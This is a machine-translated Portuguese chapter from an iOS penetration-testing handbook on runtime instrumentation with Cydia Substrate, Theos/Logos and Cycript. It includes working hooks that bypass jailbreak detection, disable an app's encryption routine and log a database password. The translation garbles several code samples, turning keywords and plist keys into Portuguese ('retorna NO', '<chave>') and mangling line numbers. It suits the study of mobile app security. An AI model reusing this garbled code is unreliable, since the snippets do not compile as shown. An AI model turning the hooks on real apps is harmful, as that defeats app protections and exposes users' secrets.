
<https://developer.apple.com/library/mac/documentation/cocoa/conceptual/ProgrammingWithObjectiveC/IntroducingObjectiveC/IntroducingObjectiveC.html>

Objective-C e Swift são linguagens de programação orientadas a objetos. Isso significa que elas usam objetos para encapsular dados na forma de classes. Uma classe pode conter variáveis de instância, métodos e propriedades. Dentro de uma classe, as variáveis de membro podem ser consideradas semelhantes às variáveis privadas em Java e, devido ao controle de acesso, exigem métodos getter e setter para acessá-las. Para obter mais informações sobre o controle de acesso no Swift e no Objective-C, consulte a documentação da Apple

[https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift\\_Programming\\_Language/AccessControl.html](https://developer.apple.com/library/ios/documentation/Swift/Conceptual/Swift_Programming_Language/AccessControl.html) e

<https://developer.apple.com/library/mac/documentation/Cocoa/Conceptual/ProgrammingWithObjectiveC/EncapsulatingCodeWithCategoriesAndProtocols/EncapsulatingCodeWithCategoriesAndProtocols.html>

Em uma classe Objective-C, a definição da estrutura da classe é descrita em um arquivo de interface. [A Figura 3.17](#) apresenta um detalhamento simples de uma interface.



**Figura 3.17** Uma análise de uma interface Objective-C

[A Figura 3.17](#) contém um exemplo de métodos de instância e de classe; eles são indicados pelos símbolos - e +, respectivamente. Para invocar um método de instância, é necessário instanciar uma instância da classe, enquanto os métodos de classe são muito semelhantes aos métodos estáticos em outras linguagens de programação e podem ser invocados sem a criação de uma instância da classe.

Aqui está um exemplo de criação de uma instância da classe hipotética `HelloWorld` (como um objeto) e, em seguida, a invocação do método de instância `sayPhrase`:


```
HelloWorld *hw = [[HelloWorld alloc] init];
[hw setPhrase:@"Hello World"];
[hw sayPhrase];
```

Para invocar o método da classe `sayPhrase`, você não precisaria alojar um novo objeto, como mostrado aqui:

```
[HelloWorld sayPhrase:@"Hello World"];
```

Essa distinção é importante, pois você precisará entender como invocar métodos de instância e de classe quando começar a instrumentar o tempo de execução do iOS.

[A Figura 3.18](#) detalha um detalhamento equivalente de uma classe Swift.



**Figura 3.18** Um detalhamento da classe Swift

De forma semelhante ao exemplo do Objective-C, a classe deve ser instanciada antes que o método de instância possa ser chamado, como segue:

```

let hw = HelloWorld()
hw.phrase = "Hello world"
hw.sayPhrase()

```

Já para invocar o método de classe `sayPhrase`, você não precisaria alocar um novo objeto porque ele pode ser chamado estaticamente:

```
HelloWorld.sayPhrase("Hello world")
```

Observe também que, no Swift, é possível usar modificadores de acesso, como `public` e `private`, para impor o controle de acesso de forma semelhante a outras linguagens de programação orientadas a objetos.

## Instrumentação do tempo de execução do iOS

Na seção anterior, você aprendeu alguns dos blocos de construção básicos do Objective-C e do Swift, que são importantes para começar a instrumentar o tempo de execução do iOS. Esta seção detalha as várias abordagens que podem ser usadas para instrumentar o tempo de execução, especificamente por meio de swizzling de métodos, hooking de funções e uso da biblioteca de pré-carregamento.

Instrumentação é o processo de rastreamento, depuração ou criação de perfil da execução de um aplicativo em tempo de execução. É uma parte essencial da metodologia de avaliação de aplicativos de um profissional de segurança e você provavelmente a usará em todas as avaliações. Exemplos de casos de uso incluem (mas não se limitam a) os seguintes:

- Como contornar a detecção de jailbreak
- Roubo de dados confidenciais, como chaves de criptografia de um aplicativo
- Carregamento forçado de controladores de exibição para acessar conteúdo oculto
- Ataque à autenticação local
- Pivatar para redes internas com aplicativos corporativos
- Demonstrar os riscos de malware
- Inspeção de um protocolo de criptografia personalizado

De fato, existem muitos cenários em que você pode usar a instrumentação a seu favor. De longe, a linguagem mais simples de instrumentar em aplicativos iOS é o Objective-C.

O Objective-C usa um sistema tradicional de passagem de mensagens no tempo de execução, em vez de usar chamadas diretas de função

ou fazer chamadas de função por meio de vtables para despacho dinâmico. Ou seja, para invocar uma função, você passa uma mensagem a ela, fazendo proxy por meio da função `objc_msgSend()` do tempo de execução, permitindo que a implementação de um método seja resolvida no tempo de execução. Portanto, é lógico que se você estiver em condições de simular chamadas para `objc_msgSend()` em um aplicativo, poderá instrumentá-lo.

Além de simular chamadas de mensagens para invocar métodos, também é possível substituir diretamente a implementação de um método em tempo de execução; esse conceito é conhecido como *method swizzling*. Conforme observado anteriormente, as implementações de métodos são resolvidas no tempo de execução. Para isso, uma classe mantém uma tabela de despacho, que é essencialmente um mapa de seletores para implementações. Em termos simples, o seletor é usado para representar o nome de um método, enquanto a implementação é um ponteiro para o início da função. O Method swizzling é obtido pela substituição da implementação de um seletor existente na tabela de despacho de uma classe. Ele também permite que a implementação antiga seja chamada quando necessário, registrando um novo seletor que aponta para a implementação original.

Embora exploremos isso com mais detalhes mais adiante nesta seção, em resumo, essa técnica é como o tempo de execução do Objective-C pode ser manipulado.

A linguagem de programação Swift, entretanto, depende mais do compilador, usando chamadas diretas de função e pesquisas de vtable. Essa implementação tem alguns efeitos colaterais para a instrumentação, pois você só pode instrumentar classes usando a técnica de passagem de mensagens descrita anteriormente que estende `NSObject` ou usa a diretiva `@objc`. Felizmente, porém, quase todo o SDK do iOS estende `NSObject` ou usa a diretiva `@objc` por enquanto. As funções que são invocadas usando chamadas diretas de função e por meio de vtables exigem mais esforço para serem instrumentadas, e você deve usar técnicas mais parecidas com o hooking do C/C++.

## Introdução ao substrato do Cydia

O Cydia Substrate (<http://www.cydiasubstrate.com/>) é uma poderosa estrutura de manipulação de tempo de execução criada por saurik, que pode ser usada para instrumentar aplicativos C/C++ ou Objective-C/Swift no iOS. Observe também que a estrutura oferece suporte para Android, conforme detalhado no Capítulo 7. O Cydia Substrate é uma parte inerente de muitos dos jailbreaks, portanto, na maioria dos casos, ele vem pré-instalado com o Cydia; se não estiver instalado em seu dispositivo com jailbreak, você poderá ativá-lo instalando os pacotes `mobilesubstrate` e `com.saurik.substrate.safemode` do repositório <http://apt.saurik.com/> Cydia.

As extensões de substrato, ou ajustes, como são mais comumente conhecidas, podem ser desenvolvidas usando a API C de substrato do Cydia. As extensões são então compiladas como bibliotecas dinâmicas e devem corresponder à arquitetura do dispositivo em que você precisa usar a extensão.

Para instalar uma extensão, basta colocar a biblioteca dinâmica compilada no diretório `MobileLoader`, que é o componente da estrutura do Substrate responsável pelo processamento de extensões, carrega a extensão no diretório `/Library/MobileSubstrate/DynamicLibraries` para que ela seja carregada em um aplicativo. Para evitar que sua extensão seja carregada em cada processo recém-criado, o Substrate oferece suporte a filtros. Os filtros são arquivos de lista de propriedades no formato binário plist, XML ou JSON e devem ser nomeados usando a mesma convenção do seu ajuste, com a extensão de arquivo `.plist`. Por exemplo, a listagem de diretórios a seguir mostra uma extensão chamada `mdsectweak.dylib` com o arquivo de filtro associado `mdsectweak.plist`:

```
Ipod10:/Library/MobileSubstrate/DynamicLibraries root# ls -la
total 1544
drwxr-xr-x 2 root          staff204 Oct 24 16:12 .
drwxr-xr-x 4 mobile        staff170 Oct 24 16:11 ../
-rwxr-xr-x 1 root          staff85472 Oct 24 16:11 MobileSafety.dylib*
-rw--r--r-- 1 root          staff118 Oct 24 16:11 MobileSafety.plist
-rw--r--r-- 1 root          rootstaff 1485584 Oct 24 16:12 mdsectweak.dylib*
-rw-r--r-- 1             rootstaff304 Oct 24 16:12
mdsectweak.plist Ipod10:/Library/MobileSubstrate/DynamicLibraries
root#
```

O conteúdo do arquivo `mdsectweak.plist` é o seguinte:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
    <chave>Filtro</chave>
```

```

<dict>
    <key>Bundles</key>
    <array>
        <string>com.mdsec.lab1-1a</string>
    </array>
</dict>
</plist>

```

Conforme mostrado no arquivo de filtro anterior, o ajuste `mdsectweak.dylib` só será injetado em aplicativos com o identificador de pacote `com.mdsec .lab1-1a`. Além do filtro `Bundles`, também é possível filtrar por nome de executável e por aplicativos que implementam uma classe específica usando as chaves `Executables` ou `Classes`. Os filtros não estão limitados a uma única restrição. Também é possível filtrar usando várias chaves; por exemplo, considere o seguinte arquivo de filtro JSON:

```

Filtro = {
    Executáveis = ("mdsecapp"); Pacotes
    = ("com.mdsec.mdsecapp");
};

```

Ao usar vários filtros, todas as condições devem corresponder para que a injeção ocorra e, portanto, nesse exemplo, o ajuste só seria injetado em um aplicativo com o nome `mdsecapp` e o identificador de pacote `com.mdsec .mdsecapp`. No entanto, é possível alterar esse comportamento usando a chave `Mode` e o valor `Any`, o que significa que qualquer filtro deve corresponder, como mostrado aqui:

```

Filtro = {
    Executáveis = ("mdsecapp"); Pacotes
    = ("com.mdsec.mdsecapp"); Modo =
    "Qualquer";
};

```

## **Usando a API C do substrato do Cydia**

A seção anterior documentou como instalar e configurar uma extensão do Cydia Substrate para que ela seja injetada em um aplicativo de sua escolha. Esta seção passa a discutir como funciona a API C do Cydia Substrate e fornece alguns exemplos básicos de como implementar ajustes para que você tenha informações suficientes para começar a escrever os seus próprios ajustes.

Para desenvolver ajustes usando a API do substrato, há várias opções disponíveis, e a escolha do ambiente de desenvolvimento pode ser influenciada pelo sistema operacional do host:

- **iOSOpenDev** (<http://www-iosopendev.com/>) - Oferece integração com o Xcode e vários modelos para o desenvolvimento de ajustes. Esse ambiente é limitado ao OS X.
- **Theos** (<https://github.com/DHowett/theos>) - Um ambiente de desenvolvimento entre plataformas. Conhecido por funcionar em iOS, OS X e Linux.
- **Captain Hook** (<https://github.com/rpetrich/CaptainHook/wiki>) - Um wrapper para o Substrate, agora obsoleto, para simplificar a conexão de funções. Esse ambiente é limitado ao OS X.

Para simplificar e oferecer suporte, recomendamos que você use o ambiente de desenvolvimento do Theos. Mais informações sobre como usar o Theos estão detalhadas nas seções subsequentes deste capítulo.

Você usará quatro funções principais na API do substrato:

- **MSHookFunction** - **Essa** função é usada para conectar funções de código nativo, como as desenvolvidas em C ou C++. Conceitualmente, ela instrumenta a função usando um trampolim para desviar o fluxo de execução para uma função de substituição.
- **MSFindSymbol** - Como o nome sugere, essa função é usada para localizar símbolos por nome em uma imagem específica ou pesquisando todas as imagens carregadas no momento. Isso pressupõe que o símbolo seja exportado, o que é improvável no caso de aplicativos despojados.
- **MSGetImageByName** - **Essa** função funciona de forma semelhante a `dlopen()` e faz com que um aplicativo carregue uma biblioteca dinâmica se ela ainda não estiver carregada.

- **MSHookMessageEx** - Essa função pode ser usada para implementar a mudança de método de funções Objective-C ou funções Swift que herdam de `NSObject`.

Essas funções constituem a maior parte da API do Substrate C; com o uso adequado delas, você poderá instrumentar qualquer função em um aplicativo iOS. Para ilustrar como a API pode ser usada, descrevemos a seguir um passo a passo de várias extensões que conectam funções C e Objective-C.

O primeiro exemplo instrumenta a chamada de sistema `stat()` e é seguido por uma análise linha por linha da extensão:

```

1: #include <substrate.h>
2: #include <sys/stat.h>
3:
4: static int (*oldStat)(const char *path, struct stat *buf); 5:
6: int newStat(const char *path, struct stat *buf) 7:
{
    NSLog(@"Stat hooked - checking for bash"); 9:
    if (strcmp(path, "/bin/bash") == 0)
10:        return ENOENT;
11:
12:        return oldStat(path, buf);
13: }
14:
15: MSInitialize {
16:     MSHookFunction(stat, newStat, &oldStat);
17: }
```

**Linha 4:** É criada uma função que o Cydia Substrate preenche com um stub para chamar a função `stat()` original.

**Linhas 6-13:** Essa função será acessada quando a função `stat()` original for chamada. Ela verifica se o argumento `path` é igual a `/bin/bash` e, se for, retorna imediatamente um erro indicando que o arquivo não existe.

**Linha 12:** Se o caminho não for igual a `/bin/bash`, a função chamará a função `oldStat()`, que faz com que a implementação original do sistema de `stat()` seja chamada.

**Linha 15:** `MSInitialize` é uma macro que aplica o atributo construtor ao código contido, fazendo com que ele seja a primeira coisa a ser executada quando o aplicativo é carregado.

**Linha 16:** A `MSHookFunction` faz com que `stat()` seja instrumentada. `MSHookFunction` recebe três argumentos: o símbolo que você deseja substituir, nesse caso o endereço da função `stat()`; o endereço da função que você deseja substituir - no exemplo, é a função `newStat()`; e, finalmente, um ponteiro para uma função que será preenchida com o código stub para chamar a implementação original - nesse caso, `oldStat()`.

Embora esse exemplo seja simples, você pode usá-lo como modelo para instrumentar qualquer chamada de biblioteca no dispositivo. No entanto, às vezes pode ser necessário instrumentar funções C/C++ incorporadas ao aplicativo; se o símbolo da função aparecer na tabela de exportação, você poderá procurá-lo usando `MSFindSymbol()`, conforme mostrado na linha 12 do exemplo a seguir:

```

1: #include <substrate.h>
2: #include <sys/stat.h>
3:
4: static int (*oldEnableEncryption)(); 5:
6: int newEnableEncryption()
7: {
8:     return 0;
9: }
10:
11: MSInitialize {
12:     void *EnableEncryption = MSFindSymbol(NULL, "_EnableEncryption"); 13:
13:     MSHookFunction(EnableEncryption, newEnableEncryption,
14:         &oldEnableEncryption);
15: }
```

Muitas vezes, porém, você descobrirá que o binário do aplicativo foi destituído de símbolos desnecessários; portanto `MSFindSymbol()` não pode ser usado. Nesse cenário, você precisará usar o endereço da função em vez de

MSFindSymbol(). Isso pode ter a seguinte aparência, em que 0xdeadbeef é um espaço reservado para o endereço de sua função:

```
unsigned int * EnableEncryption = (unsigned int *)0xdeadbeef;
```

Para encontrar o endereço da função, você deve primeiro desativar o PIE (usando a ferramenta descrita em <http://www.securitylearn.net/tag/remove-pie-flag-of-ios-app/>) se ele estiver ativado e, em seguida, usar um desmontador (por exemplo, IDA Pro ou Hopper) ou um depurador para encontrar o endereço da função que você está interessado em instrumentar. Esse processo foi um pouco simplificado pela ferramenta MS-Hook-C (<https://github.com/hexploitable/MS-Hook-C>) lançada por Grant Douglas. A ferramenta examina a memória do aplicativo em execução em busca de uma assinatura da função de destino e pode ser usada para calcular seu endereço de tempo de execução. Esse também é o processo que você precisa seguir para conectar uma função Swift que não seja derivada de NSObject.

A instrumentação de um método Objective-C, ao contrário de uma função C ou C++ padrão, tem algumas diferenças substanciais. Primeiro, você precisa extrair e obter as definições de classe e método do binário descriptografado. O processo de descriptografar um binário e extrair as informações de classe foi detalhado no Capítulo 2 nas seções "Descriptografando binários da App Store" e "Inspecionando binários descriptografados". Se você pulou essas seções, deve consultá-las para saber como encontrar os nomes de classes e métodos que podem ser usados para informar o desenvolvimento de ajustes.

Aqui está um exemplo de extensão que instrumenta o método de instância `isJailbroken` do `SecurityController` em um aplicativo hipotético:

```
1: #include <substrate.h>
2:
3: BOOL (*old_isJailbroken)(id self, SEL _cmd); 4:
5: BOOL new_isJailbroken(id self, SEL _cmd) { 6:
    NSLog(@"Hooked isJailbroken");
7:     return NO;
8: }
9:
10: MSInitialize
11: {
12:     MSHookMessageEx(
13:         objc_getClass("SecurityController"), @selector(isJailbroken), 14:
14:         (IMP) new_isJailbroken, (IMP*)old_isJailbroken
15:     );
16: }
```

**Linha 3:** De forma semelhante ao exemplo anterior, é criada uma função que é preenchida com um stub para chamar a implementação original da função `isJailbroken`, se necessário.

**Linhas 5-8:** É criada uma nova função que simplesmente retorna NO sempre que `isJailbroken` é chamado.

**Linhas 10-16:** De forma semelhante ao exemplo anterior, a macro `MSInitialize` é chamada para garantir que a macro A função `MSHookMessageEx` é chamada quando um aplicativo é carregado pela primeira vez.

**Linhas 12-14:** A implementação da função `isJailbroken` original é substituída. `MSHookMessageEx` recebe quatro argumentos; o primeiro argumento é a implementação da classe; nesse caso, a implementação da classe `SecurityController` é pesquisada usando `objc_getClass()`. O segundo é o seletor que deve ser substituído -Nesse caso, `isJailbroken`, com os argumentos finais sendo o endereço da nova implementação e um ponteiro para o stub que deve ser preenchido com o código para chamar o original.

Esse modelo pode ser usado para instrumentar o método de instância de qualquer classe Objective-C simplesmente modificando a classe, os nomes dos métodos e os argumentos dos métodos. No entanto, é necessário fazer um ajuste útil se quiser chamar um método de classe. Por exemplo, se o método da classe fosse,

```
+ (BOOL) isJailbroken;
```

então a chamada a `MSHookMessageEx()` seria feita da seguinte forma; observe que as informações da metaclasses são recuperadas em vez do objeto de classe:

```
MSHookMessageEx(objc_getMetaClass("SecurityController"),
@selector(isJailbroken), (IMP) new_isJailbroken, (IMP*)old_isJailbroken);
```

## Desenvolvimento de ajustes usando o Theos e o Logos

Um equívoco comum na segurança de aplicativos iOS é que você precisa instalar o OS X e o Xcode para fazer o desenvolvimento. Embora seja verdade que o uso do OS X facilita muitas tarefas de desenvolvimento do iOS, na maioria dos casos você pode fazer o mesmo usando o Theos.

O Theos é uma suíte multiplataforma para desenvolvimento e implantação de software iOS sem a necessidade do Xcode. Ele é conhecido por funcionar em vários sistemas operacionais, incluindo Mac OS X, Linux e iOS. Um recurso importante do Theos é a capacidade de desenvolver extensões de substrato. De fato, é possível usar o Theos para compilar e construir todos os exemplos detalhados na seção anterior.

Para usar o Theos, você precisa de uma cópia da cadeia de ferramentas do iOS compilada para seu sistema operacional de desenvolvimento e uma cópia do SDK do iOS compatível com o dispositivo no qual deseja executar o ajuste. Para obter a cadeia de ferramentas do iOS para Linux, consulte o site do projeto no Google Code (<https://code.google.com/p/ios-toolchain-based-on-clang-for-linux/>) e, para a cadeia de ferramentas no dispositivo, consulte o repositório BigBoss Cydia para obter o pacote "iOS Toolchain". Você pode fazer download e extrair uma cópia do SDK do pacote Xcode relevante no iOS Developer Center ou da lista de recursos fornecida por D. Howett (<http://iphone.howett.net/sdks/>). Você pode encontrar detalhes adicionais sobre como configurar seu ambiente Theos no iPhone Dev Wiki (<http://iphonedevwiki.net/index.php/Theos/Setup>).

Depois de configurar o Theos, você estará pronto para começar a desenvolver ajustes. Para criar um ajuste, primeiro configure um projeto do Theos executando o script `nic.pl` como na saída a seguir. Selecione a opção 5 e escolha um nome para o seu projeto no menu interativo:

```
mdsec@ubuntu:~/Desktop$ ./iostools/theos/bin/nic.pl
NIC 2.0 - Criador de nova instância
-----
[1.] iphone/aplicativo
[2.] iphone/biblioteca
[3.] iphone/preference_bundle
[4.] iphone/ferramenta
[5.] iphone/tweak
Escolha um modelo (obrigatório): 5
Nome do projeto (obrigatório):
mahhtest
Nome do pacote [com.yourcompany.mahhtest]: com.mdsec.mahhtest Nome do
autor/mantenedor [mdsec]:
[iphone/tweak] Filtro do pacote MobileSubstrate [com.apple.springboard]:
[iphone/tweak] Lista de aplicativos a serem encerrados na instalação
(separados por espaço, '-' para nenhum) [SpringBoard]:
Instanciando iphone/tweak em mahhtest/...
Feito.
```

A execução do script `nic.pl` cria um novo diretório com o mesmo nome do seu projeto, no diretório de trabalho atual; nesse caso, o diretório se chama `mahhtest`. Vários arquivos residem no diretório do projeto.

Entretanto, na maioria dos casos, você precisará editar apenas o arquivo `Tweak.xm`, que contém o código-fonte do seu ajuste. Embora seja possível usar diretamente a API do Substrate C (conforme os exemplos da seção anterior) colocando-os no arquivo `Tweak.xm`, talvez seja melhor usar o Logos (<http://iphonedevwiki.net/index.php/Logos>).

O Logos é um conjunto de diretivas de pré-processador que simplifica o desenvolvimento de ajustes, fornecendo uma sintaxe reduzida e mais simples para realizar muitas tarefas comuns. Algumas das diretivas do Logos que provavelmente serão úteis incluem:

- `%hook` - **Abre** um bloco de hooks e permite que você faça o hook de uma determinada classe.
- `%ctor-Injeta` um novo construtor no aplicativo.
- `%orig` - **Chama** a implementação original de uma função hooked.
- `%log` - **Grava** detalhes de um método e seus argumentos no registro do sistema.
- `%end-Usado` para fechar um bloco de `%hook`.

Para demonstrar como as diretivas do Logos podem ser usadas para simplificar uma extensão de substrato, considere o exemplo a seguir, que é uma implementação equivalente do exemplo `SecurityController isJailbroken` do

seção anterior:

```
%hook SecurityController
- (BOOL)isJailbroken {
    retorna NO;
}
%end
```

Você pode recuperar os argumentos passados para uma função usando a diretiva `%log`. Se, por exemplo, seu aplicativo tiver uma função que fez uma conexão com um banco de dados criptografado, você poderá extrair a senha usada para criptografar o banco de dados usando um ajuste semelhante ao seguinte:

```
%hook DatabaseController
- (void)CreateDatabaseConnection:(NSString*)dbName pass: \ (NSString*)password
{
    %log;
    %orig;
}
%end
```

Esse ajuste faz com que o aplicativo registre os argumentos da função no log do sistema, que pode ser recuperado usando

`socat` ([http://theiphonewiki.com/wiki/System\\_Log](http://theiphonewiki.com/wiki/System_Log)) ou pela janela de dispositivos do Xcode.

Depois de criar o ajuste, compile-o usando o utilitário GNU make padrão, digitando `make` no diretório do projeto do ajuste:

```
mdsec@ubuntu:~/Desktop/mahhtest$ make
Criar tudo para o tweak mahhtest...
Pré-processamento do Tweak.xm...
Compilação do Tweak.xm...
Vinculando o mahhtest do ajuste...
ld: aviso: -force_cpusubtype_ALL deixará de ser compatível com as arquiteturas
ARM
Descascando o mahhtest...
Assinando o mahhtest...
```

Para aplicar o ajuste, carregue a biblioteca dinâmica compilada armazenada no diretório `obj` para o diretório `/O`. Theos também cria um arquivo `plist` de filtro que pode ser usado para filtrar os aplicativos nos quais o ajuste é injetado, conforme descrito anteriormente no capítulo. O Theos também cria um arquivo `plist` de filtro que pode ser usado para filtrar os aplicativos nos quais o ajuste é injetado, conforme descrito anteriormente neste capítulo; você pode editar o arquivo de filtro para que o ajuste seja aplicado somente ao aplicativo que você está interessado em testar.

## Instrumentação usando o Cycript

Uma ferramenta particularmente útil que deve fazer parte do arsenal de qualquer testador de segurança é o Cycript (<http://www.cycript.org/>). O Cycript é uma ferramenta de instrumentação de tempo de execução para aplicativos iOS que combina JavaScript e Objective-C. Ele permite instrumentar programaticamente os aplicativos iOS, injetando-os no tempo de execução por meio de um console interativo. Os fundamentos do Cycript foram criados com base no Substrate, o que é compreensível, já que eles foram desenvolvidos pelo mesmo autor, saurik. Um recurso útil do Cycript é a capacidade de acessar e manipular objetos existentes em um aplicativo em execução. A vantagem disso é que você pode permitir que o aplicativo entre no estado necessário, preencha os objetos relevantes e, em seguida, injete e comece a manipular os objetos existentes como desejar. Para instalar o Cycript em seu dispositivo, basta instalar o pacote "cycript" do repositório <http://cydiasaurik.com>.

O Cycript é útil em várias situações. Alguns exemplos de como ele pode ser útil em uma avaliação de segurança são:

- Autenticação local com força bruta
- Roubo de dados, como chaves de criptografia de objetos preenchidos
- Carregamento forçado de controladores de exibição

Para usar o Cycript para injetar em um aplicativo em execução, basta invocar o Cycript a partir do dispositivo com a ID do processo ou o nome do aplicativo:

```
Ipod10:~ root# cycript -p BookExamples
```

cy#

O Cycript cria uma ponte para o Objective-C por meio de um interpretador semelhante ao JavaScript, permitindo acessar e manipular classes, métodos e objetos do Objective-C a partir do console do Cycript, conforme mostrado no exemplo simples a seguir:

```
cy# var hello = [[NSString alloc] initWithString: "Hello"];
@"Hello"
cy# hello.length
5
cy# hello = [hello stringByAppendingString: " world"];
@"Hello world"
cy#
```

Usando a sintaxe semelhante à do JavaScript do Cycript, você pode manipular programaticamente o aplicativo e até mesmo criar novas funções. Veja a seguir um exemplo de criação de uma função simples:

```
cy# function counter() { for(var i=0; i<5; i++) system.print(i); } cy#
counter()
0
1
2
3
4
```

O acesso e a manipulação de objetos existentes em um aplicativo também são possíveis desde que você consiga localizar a instância do objeto. Normalmente, você tem duas maneiras de encontrá-la. Para o primeiro método, muitos aplicativos exportam métodos de classe getter que podem ser invocados estaticamente e retornam a instância de um objeto. Por exemplo, você pode ver algo assim na saída `class-dump-z` de um aplicativo:

```
@interface UserContext : XXUnknownSuperclass
<UserContextViewControllerDelegate> {
}
+(id)sharedInstance;
```

Nesses cenários, obter acesso a esse objeto é relativamente simples, e basta chamar o método `sharedInstance` para obter acesso à instância do objeto:

```
cy# var UserContext = [UserContext sharedInstance]
#"<UserContext: 0x17e86be0>"
```

Se, no entanto, não houver um método de classe que retorne uma instância, você precisará encontrar o endereço do objeto de seu interesse por outros meios. Uma das maneiras mais simples de fazer isso é usar a visualização de classes Objective-C no Snoop- it, que será discutida em mais detalhes posteriormente neste capítulo. Depois de obter o endereço da instância, você poderá acessar o objeto usando o Cycript da seguinte forma:

```
cy# var UserContext = new Instance(0x17e86be0)
#"<UserContext: 0x17e86be0>"
```

Todos os aplicativos têm uma instância compartilhada. Você pode acessar a instância do seu aplicativo usando a variável `UIApp`, que é um atalho para o método de classe `[UIApplication sharedApplication]`. Este exemplo mostra que os endereços de `[UIApplication sharedApplication]` e `UIApp` são idênticos:

```
cy# UIApp
#"<UIApplication: 0x542930>"
```

```
cy# [UIApplication sharedApplication]
#"<UIApplication: 0x542930>"
```

```
cy#
```

A instância `UIApplication`

([https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIApplication\\_Class/index.html](https://developer.apple.com/library/ios/documentation/UIKit/Reference/UIApplication_Class/index.html)) é interessante do ponto de vista de um testador de penetração porque é um ponto de controle centralizado para o aplicativo e sua manipulação pode ter consequências importantes para um aplicativo. Por exemplo, para descobrir quais janelas estão carregadas no momento no aplicativo, você pode usar a matriz `UIApp.windows[]`, enquanto a janela

que ficou visível mais recentemente e, portanto, o mais provável de estar visível no momento na interface do usuário

pode

pode ser encontrado na variável `UIApp.keyWindow`.

Com esse conhecimento básico sobre como usar o Cycript, você pode começar a instrumentar aplicativos. As seções a seguir detalham e explicam alguns exemplos práticos de uso do Cycript.

## Carregamento forçado de controladores de visualização usando Cycript

Para demonstrar como os view controllers podem ser carregados à força, demonstraremos um exemplo usando o aplicativo Password Manager Free (<https://itunes.apple.com/gb/app/password-manager-free-secure/id547904729>).

O acesso físico ao aplicativo Password Manager é protegido por uma tela de bloqueio; a abertura do aplicativo carrega uma exibição de entrada de senha.

